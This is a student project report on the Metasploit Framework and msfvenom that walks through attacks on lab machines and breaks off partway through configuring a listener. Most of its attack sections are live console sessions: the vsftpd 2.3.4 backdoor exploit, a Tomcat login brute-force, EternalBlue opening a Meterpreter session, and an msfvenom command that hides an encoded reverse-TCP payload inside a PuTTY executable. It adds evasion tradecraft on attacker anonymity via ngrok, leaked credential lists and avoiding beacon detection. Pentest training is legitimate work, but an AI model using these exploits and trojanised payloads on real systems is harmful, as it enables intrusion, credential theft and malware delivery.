Project Report - MSF Console/Venom

Written by Shimon Meerov
Guidance by Lior Barash

Abstract

The Metasploit Project is run by the security company Rapid7 to facilitate PenTesting:
Hosting a bank of various scanners, known vulnerability exploits, configurable payloads and encoders.
In this paper I will dive down into the different components of the framework, first explaining them theoretically and afterwards showcasing the attack path, illustrating attacks on various systems with and without user interaction.
Demonstrated attacks include no user interaction attacks such as utilizing FTP software vulnerabilities, brute-forcing log-in credentials and the famous eternalblue attack developed by the NSA, exploiting Microsoft SMB vulnerabilities.
Additionally, I demonstrate a complicated chain of attack by creating a payload embedded within a common 3rd-party application to gain initial foothold on a system, continuing with privilege escalation and then strengthening the hold by gaining persistence.

Table of Contents


Introduction

In the most basic form, the attack path (also known as kill chain) consists of the following components:

1) Acquiring a target
2) Scanning the target system for services and known vulnerabilities
3) Configuring and executing an appropriate exploit
4) Hand in hand configuring a listener and doing post exploitation work

In this paper I will not be delving into target acquisition but go straight to the 2nd phase.
It is worth mentioning though, that in case of opportunistic attacks scanning various systems is the main factor in target acquisition.
Among other targets, I will be attacking bWAPP and Metasploitable, two systems intentionally designed with various security vulnerabilities.

A more detailed kill chain (Lockheed Martin) segmentation can be viewed in the picture below.



Target Scanning

Nmap:

Short for Network Mapper, this tool is a necessary component in network scanning.
This versatile tool allows discovering network components like routers and host machines and with proper configuration provides data points like IP addresses, open ports, OS and software types and versions and is able to avoid various defense mechanisms designed to protect against scanning.

A few handy flags include:

1) -sV is used to determine the service running on the port
2) -O OS detection
3) -T [0-5] Determines scan speed (slowest being 0), which influences evasion rate
4) -D Use decoy IP addresses
5) -sN Host discovery without port scanning
6) -p in various combinations allows scanning of specific ports or ranges

Additional scanning can be done through the MSF console auxillary modules, which will be demonstrated when appropriate.


MSF Console And Modules

The Metasploit Framework was designed by Rapid7 to encompass all phases of the kill chain in one command line interface to facilitate effective hacking of systems. While not an exact division, the parts facilitating relevant segments of the kill chain are called modules. Most of the modules are written in Ruby, and can be inspected or modified by the user. Additional modules can be added, with many being hosted on Github.

Exploits:

An exploit is a certain action, such as sending specific data, set of commands or various other behaviors intended to take advantage of a vulnerability in target software, resulting in privilege escalation, remote code execution, Denial of Service or other results generally unwanted by the target.

In /usr/share/metasploit-framework/modules/exploits we see exploits grouped into sub categories based on the target of exploitation, such as android, linux, firefox, multi, windows etc. In some situations an exploit would lie in a location we would not automatically search for, such as firefox_smil_uaf is located within the windows folder and not in its namesake folder.
An effective method to search for specific exploits (or other modules) is through the search function built into the console as demonstrated below.



In this search I have limited my results to be exploits targeting the windows OS environment and containing “ftp”.

Payloads:

Payloads are pieces of code delivered to the target with intent of producing an intended result, such as opening a backdoor, encrypting contents or as commonly demonstrated by whitehats - opening the calculator app.
In the MSF payloads are categorized into 3 options:
Singles: small payloads that are designed to perform a simple action.
Stagers: Similar to the Singles type payload, the stagers are designed to connect back to download bigger payloads.
Stages: Usually complex programs designed to perform complicated tasks. Running the help command on the meterpreter shell we are presented with a plethora of options including: Moving the shell into another process (migration), download, cat, mv & rm, upload, search, netstat and other networking commands, clear event log, execute a command, kill processes, reboot or shutdown, record keystrokes and record webcam, play audio and attempt privilege escalation.

Auxiliary:

Auxiliary modules perform actions such as information gathering - collecting information about running services and their vulnerability or lack of for various attacks. Additionally they can be used for brute force attacks.
Exploit discovery can be done by fuzzing - feeding various inputs to find unexpected behavior such as crashing, memory leaks or to gather information from error reports.

Encoders (MSFVenom):

Encoders are built-in tools that turn human readable payloads into obfuscated code designed to evade antivirus detection with additional functionality such as inserting them into ‘innocent’ carrier code, clearing them of bad characters and wrapping them in the package appropriate for the exploitation target.

Post:

The post modules are additional tools that can be used after gaining access to the system, these include things like gathering cookies, doing arp scans, checking if the machine is virtual, gathering credentials, checking installed apps etc.

Nops:

No-Operations (nops) are processor instructions designed to do nothing.
These are used to fill space between useful instructions in order to perform instruction jumps with set lengths.

Execution

Scanning a machine at 192.169.10.5 with Nmap produces the following result:

```
└─$ nmap -sV -T 4 192.168.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-31 19:18 IDT
Nmap scan report for 192.168.10.5
Host is up (0.00044s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

1) VSFTPD attack

We can see that the machine runs an ftp service on port 21, with the application being vsftpd version 2.3.4 .
To figure out if this is a possible attack vector, we can search on msfconsole for possible exploits that target this.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


Conveniently, such an exploit exists. To select it we'll type "use 0" to quickly select from the list. Alternatively, one could use "use exploit/unix/ftp/vsftpd_234_backdoor" from anywhere within the console to select the same module.
Afterwards, we'll type "show info" and we'll be displayed with the following page. Note how the red part of our CLI changed to the selected exploit (instead of the teaser present in the previous image)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
```

Interesting aspects in the info page include a description of the module and basic parameter options. The 'RHOSTS' option defines the IP of the attack target and 'RPORT' denotes the port on which the service is running. As the 'RPORT' option is already set to the correct value we only need to change the 'RHOSTS'.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
```


Now we're ready to execute. Typing exploit begins the chain that results in us gaining a shell on the system.



As we can see, a shell has been opened and I've run several commands on the system - whoami, ls, and ifconfig.

2) Apache Tomcat Log-in Brute-force

As our scan has shown us, the target is running an Apache Tomcat web server.
A quick search shows us we have an auxiliary module to brute-force login credentials for it.
This time we have more configurable options, as demonstrated by the picture below.




Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.10.5	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	true	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host


I've made several changes to the default settings, assuming my target is less well defended than the default settings, enabling things like trying usernames as passwords and trying blank passwords. I've set the attack to stop on successful log-in because it is sufficient for the

demonstration but in case of a real world attack we might be interested in acquiring multiple sets of credentials to hinder response efforts.

To make sure the target URI is set correctly, I've browsed to the appropriate address and I'm greeted with the corresponding log-in window.



The tool has its own list of usernames and passwords as shown below but such lists can be easily appended or replaced with real world massive databases from sites like Pastebin.com



After running 'exploit' the tool runs through many wrong guesses before finding the correct pair.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin: (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager: (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1: (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root: (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.10.5:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 192.168.10.5:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
```

3) EternalBlue

Originally developed by the NSA, this exploit uses a vulnerability in Windows' SMB protocol. By crafting special packets the exploit achieves Remote Code Execution on it's target system. After being leaked, the same exploit was used by various other groups, such as (purportedly) Lazarus group, the people behind the WannaCry ransomware.
After 'finding' a windows 7 machine with nmap -O, it is possible to check if the system is vulnerable to the attack with the matching auxiliary module.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.10.8:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.8:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As the system appears to be vulnerable, we can proceed with the actual exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.4:4444
[*] 192.168.10.8:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.10.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.8:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.8:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.8:445 - The target is vulnerable.
[*] 192.168.10.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.8:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.8:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.8:445 - Connecting to target for exploitation.
[+] 192.168.10.8:445 - Connection established for exploitation.
[+] 192.168.10.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.8:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.10.8:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.10.8:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.10.8:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.10.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.8:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.8:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.10.8
[*] Meterpreter session 1 opened (192.168.10.4:4444 → 192.168.10.8:49442) at 2021-09-03 22:14:50 +0300
[-] 192.168.10.8:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

Interestingly the exploit used the scan tool as well, and for some reason, twice.
Notice how with this exploit we got system privileges, due to the fact that we target a system privilege process.

4) Encoding a payload, delivery, execution, privilege escalation, persistence

MSFVenom is a tool designed to create payloads that can be delivered to the target system.

```
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.10.4 lport=4567 -x /home/eliot/Downloads/putty64.exe -o Putty64V8.exe -e x64/zutto_dekiru
 -i 1 -f exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 559 (iteration=0)
x64/zutto_dekiru chosen with final size 559
Payload size: 559 bytes
Final size of exe file: 1612800 bytes
Saved as: Putty64V8.exe
```

In the snippet presented above we invoke MSFVenom and then give it a set of parameters.
-p gives it the payload to encode, in our case a 64 bit version of the meterpreter reverse tcp stager. When this stager is executed it connects back to our machine with TCP/IP and downloads the full meterpreter package. Notice the lhost and lport settings. The default meterpreter port is 4444 and therefore is often blocked by default on networks. To protect the attacker's anonymity it is advised to use proxy services such as ngrok that forward the traffic from the target to the attacker (and vice versa). In such a scenario, you must set up routing rules on your router to forward the traffic to your machine. I've used the -x flag that allows me to incorporate my payload into an external file, in this case a 64 bit version of the PuTTY client (I've renamed the original file).
The output file is marked with -o (an alternative method is to just send the result of the payload generation to a file, with '>').
While I have selected a specific encoder, the system will automatically find a suiting encoder based on limitations like the architecture, request for minimum size payload and bad character avoidance. Once the payload was complete I've hosted it on my apache web server and

downloaded it on my windows 7 machine, simulating a human engineering effort, such as hosting useful executables, “missing DLLs” and such.
While I have not included any additional options in my payload, I have decided to show here the advanced options, explaining some of them.

```
msf6 payload(windows/x64/meterpreter/reverse_tcp) > show advanced

Module advanced options (payload/windows/x64/meterpreter/reverse_tcp):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   AutoLoadStdapi          true             yes       Automatically load the Stdapi extension
   AutoRunScript                            no        A script to run automatically on session creation.
   AutoSystemInfo          true             yes       Automatically capture system information on initialization.
   AutoUnhookProcess       false            yes       Automatically load the unhook extension and unhook the process
   AutoVerifySessionTimeout 30              no        Timeout period to wait for session validation to occur, in seconds
   EnableStageEncoding     false            no        Encode the second stage payload
   EnableUnicodeEncoding   false            yes       Automatically encode UTF-8 strings as hexadecimal
   HandlerSSLCert                           no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
   InitialAutoRunScript                     no        An initial script to run on session creation (before AutoRunScript)
   PayloadProcessCommandLine                no        The displayed command line that will be used by the payload
   PayloadUUIDName                          no        A human-friendly name to reference this unique payload (requires tracking)
   PayloadUUIDRaw                           no        A hex string representing the raw 8-byte PUID value for the UUID
   PayloadUUIDSeed                          no        A string to use when generating the payload UUID (deterministic)
   PayloadUUIDTracking     false            yes       Whether or not to automatically register generated UUIDs
   PingbackRetries         0                yes       How many additional successful pingbacks
   PingbackSleep           30               yes       Time (in seconds) to sleep between pingbacks
   PrependMigrate          false            yes       Spawns and runs shellcode in new process
   PrependMigrateProc                       no        Process to spawn and run shellcode in
   ReverseAllowProxy       false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHO
                                                      ST
   ReverseListenerBindAddress               no        The specific IP address to bind to on the local system
   ReverseListenerBindPort                  no        The port to bind to on the local system if different from LPORT
   ReverseListenerComm                      no        The specific communication channel to use for this listener
   ReverseListenerThreaded  false           yes       Handle every connection in a new thread (experimental)
   SessionCommunicationTimeout 300          no        The number of seconds of no activity before this session should be killed
   SessionExpirationTimeout 604800          no        The number of seconds before this session should be forcibly shut down
   SessionRetryTotal       3600             no        Number of seconds try reconnecting for on network failure
   SessionRetryWait        10               no        Number of seconds to wait between reconnect attempts
   StageEncoder                             no        Encoder to use if EnableStageEncoding is set
   StageEncoderSaveRegisters                no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
   StageEncodingFallback   true             no        Fallback to no encoding if the selected StageEncoder is not compatible
   StagerRetryCount        10               no        The number of times the stager should retry if the first connect fails
   StagerRetryWait         5                no        Number of seconds to wait for the stager between reconnect attempts
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
```

Interesting options include minimizing or adjusting communication attempts at connect backs - if you managed to get your payload unnoticed but it gets caught beaconing, you’ve failed. Additionally, an SSL certificate can be created to validate the connection back to you. Similarly to the other options like lhost, setting these options in msfvenom would be like “SessionRetryWait=47”.
In preparation for the connect-back, a listening service must be opened on the Kali machine. MSFConsole has a tool designed to receive incoming connections, where the payload should be configured to be the same as the payload in the malicious file.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.4
lhost ⇒ 192.168.10.4
